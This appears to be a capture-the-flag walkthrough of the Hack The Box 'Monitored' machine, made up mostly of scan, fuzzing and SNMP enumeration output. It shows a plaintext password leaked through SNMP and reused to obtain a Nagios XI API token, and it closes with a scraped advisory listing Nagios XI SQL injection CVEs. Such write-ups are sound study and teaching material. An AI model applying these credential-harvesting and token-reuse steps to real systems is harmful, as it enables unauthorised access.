

Monitered

1. nmap




```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ sudo nmap -sS -sV -sC 10.10.11.248
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 04:35 EDT
Nmap scan report for 10.10.11.248
Host is up (0.24s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp  open  http     Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Did not follow redirect to https://nagios.monitored.htb/
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp open  ssl/http Apache httpd 2.4.56 ((Debian))
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
|_Not valid after:  2297-08-25T21:46:55
|_ssl-date: TLS randomness does not represent time
|_http-title: Nagios XI
|_http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ sudo nmap -sS -sV -sC 10.10.11.248
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 12:20 EDT
Nmap scan report for nagios.monitored.htb (10.10.11.248)
Host is up (0.25s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp  open  http     Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Did not follow redirect to https://nagios.monitored.htb
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp open  ssl/http Apache httpd 2.4.56 ((Debian))
| tls-alpn:
|_  http/1.1
|_http-title: Nagios XI
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
|_Not valid after:  2297-08-25T21:46:55
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.85 seconds
```


- 4 port is opening

2. feroxbuster




```
403      GET        9l       28w      286c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      283c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        5l       12w     1073c https://nagios.monitored.htb/nagiosxi/images/favicon.ico
302      GET        1l        5w       27c https://nagios.monitored.htb/nagiosxi/ ⇒ https://nagios.monitored.htb/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1
200      GET      118l      617w    37941c https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon-precomposed.png
200      GET       40l      234w    14576c https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon.png
200      GET      196l      217w    27444c https://nagios.monitored.htb/nagiosxi/images/nagios_logo_white_transbg.png
200      GET      272l     1974w    16128c https://nagios.monitored.htb/nagiosxi/includes/css/themes/modern.css
200      GET      177l      116w    17339c https://nagios.monitored.htb/nagiosxi/images/favicon-32×32.png
200      GET      132l      618w    32639c https://nagios.monitored.htb/nagiosxi/includes/js/core.js
200      GET     1186l     8534w    70367c https://nagios.monitored.htb/nagiosxi/includes/css/base.css
200      GET        6l     1474w   123729c https://nagios.monitored.htb/nagiosxi/includes/css/bootstrap.3.min.css
200      GET        2l     1294w    89500c https://nagios.monitored.htb/nagiosxi/includes/js/jquery/jquery-3.6.0.min.js
200      GET       75l      208w     3245c https://nagios.monitored.htb/
301      GET        9l       28w      339c https://nagios.monitored.htb/nagiosxi/about ⇒ https://nagios.monitored.htb/nagiosxi/about/
200      GET       75l      208w     3245c https://nagios.monitored.htb/index.php
301      GET        9l       28w      335c https://nagios.monitored.htb/javascript ⇒ https://nagios.monitored.htb/javascript/
200      GET      299l     1662w    19586c https://nagios.monitored.htb/nagiosxi/about/main.php
401      GET       14l       54w      468c https://nagios.monitored.htb/nagios
200      GET      309l     1404w    18504c https://nagios.monitored.htb/nagiosxi/about/index.php
[####################] - 29s    18578/18578   0s      found:18      errors:8349
[####################] - 25s     4614/4614    187/s   https://nagios.monitored.htb/
[####################] - 21s     4614/4614    223/s   https://nagios.monitored.htb/nagiosxi/about/
[####################] - 19s     4614/4614    249/s   https://nagios.monitored.htb/cgi-bin/
[####################] - 9s      4614/4614    498/s   https://nagios.monitored.htb/javascript/
```

3. Enumerate




- Found a basic login and mobile login page
- Let's enumerate the API endpoints




```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ wfuzz -z file,/usr/share/dirb/wordlists/medium.txt -t 60 --hw 0 --hc 404 "https://nagios.monitored.htb/nagiosxi/api/FUZZ"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://nagios.monitored.htb/nagiosxi/api/FUZZ
Total requests: 30000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000004:   301        9 L      28 W       346 Ch      "includes"
000001159:   301        9 L      28 W       340 Ch      "v1"
```

- Found the version v1. Let's enum again




```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ wfuzz -z file,/usr/share/dirb/wordlists/medium.txt -t 60 --hw 0 --hc 404 "https://nagios.monitored.htb/nagiosxi/api/v1/FUZZ"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work co
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://nagios.monitored.htb/nagiosxi/api/v1/FUZZ
Total requests: 30000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000046:   200        1 L      4 W        32 Ch       "tag"
000000001:   200        1 L      4 W        32 Ch       "cgi-bin"
000000031:   200        1 L      4 W        32 Ch       "test"
000000049:   200        1 L      4 W        32 Ch       "category"
000000045:   200        1 L      4 W        32 Ch       "img"
000000003:   200        1 L      4 W        32 Ch       "admin"
000000007:   200        1 L      4 W        32 Ch       "cache"
000000047:   200        1 L      4 W        32 Ch       "sites"
000000048:   200        1 L      4 W        32 Ch       "feed"
000000015:   200        1 L      4 W        32 Ch       "css"
000000068:   200        1 L      4 W        32 Ch       "Templates"
```




```
error:    "No API Key provided"
```

- Found many endpoints but we don't have API key. After reading community solution and learnt something new, I found the SNMP port open. All the boxes I solved till now simply solved with just the basic TCP scan, never tried UDP. So now, let's try with UDP scan as well




```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ sudo nmap -sU 10.10.11.248 -p 161 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 13:43 EDT
Nmap scan report for nagios.monitored.htb (10.10.11.248)
Host is up (0.25s latency).

Bug in snmp-win32-software: no string output.
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 6f3fa7421af94c6500000000
|   snmpEngineBoots: 36
|_  snmpEngineTime: 13h42m40s
| snmp-processes:
```

snmpwalk -v 1 -c public -0 a 10.10.11.248 >> snmpwalk.txt"



```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ cat snmpwall.txt | grep 'svc'
iso.3.6.1.2.1.25.4.2.1.5.611 = STRING: "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB "
iso.3.6.1.2.1.25.4.2.1.5.1401 = STRING: "-u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1402 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
```

- Try to login with the user I just found




Login

The specified user account has been disabled or does not exist.

svc

- The credential we found might be a valid one as the account is disabled here. Also tried on the mobile login page. There too it doesn't help us
- Using burp to catch the login and analyze it. Send to repeater and config the post request, we got the token




```
POST /nagiosxi/api/v1/authenticate HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=v28pnl1umd4dagjc7icle4v7qq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: https://nagios.monitored.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=svc&password=XjH7VCehowpR1xZB
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Apr 2024 17:57:00 GMT
Server: Apache/2.4.56 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
Content-Length: 151
Connection: close
Content-Type: application/json

{
  "username":"svc",
  "user_id":"2",
  "auth_token":"c35f62406efd857c1ed092281c5051ae8df6e38c",
  "valid_min":5,
  "valid_until":"Tue, 30 Apr 2024 14:02:00 -0400"
}
```

- I tried applying this token as a cookie but it didn't work. So after going through this doc, I found the parameter we need to pass this token value

```
https://localhost:5693/api?token=mytoken
```

- Success to login as 'svc'



Upgrade to a licensed version of Nagios XI and get support and upgrade benefits.

Home Dashboard

Getting Started Guide

Common Tasks:

- Change your account settings
  Change your account password and general preferences.
- Change your notifications settings
  Change how and when you receive alert notifications.
- Configure your monitoring setup
  Add or modify items to be monitored with easy-to-use wizards.

Getting Started:

- Learn about XI
  Learn more about XI and its capabilities.
- Signup for XI news
  Stay informed on the latest updates and happenings for XI.

Host Status Summary

Up	Down	Unreachable	Pending
1	0	0	0

Unhandled	Problems	All
0	0	1

Last Updated: 2024-04-30 14:01:20


Service Status Summary

Ok	Warning	Unknown	Critical	Pending
12	0	0	0	0

Unhandled	Problems	All
0	0	12

Last Updated: 2024-04-30 14:01:20

- Enum the dashboard fully but couldn't found anything. So searched for an exploit and found something


https://outpost24.com/blog/nagios-xi-vulnerabilities/
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Outpost24
Products
Services
Resources
Support
Partners
Company
Contact Us
Contents
What is Nagios XI
The four vulnerabilities
1. SQL Injection in Banner acknowledging endpoint (CVE-2023-40931)
2. SQL Injection in Host/Service Escalation in CCM (CVE-2023-40934)
3. SQL Injection in Announcement Banner Settings (CVE-2023-40933)
4. Cross-Site Scripting in Custom Logo Component (CVE-2023-40932)
Disclosure timeline
The importance of application security testing
About Ghost Labs

attacker to target.

The four vulnerabilities

1. SQL Injection in Banner acknowledging endpoint (CVE-2023-40931)

Nagios XI features "Announcement Banners", which can optionally be acknowledged by users. The endpoint for this feature is vulnerable to a SQL Injection attack.

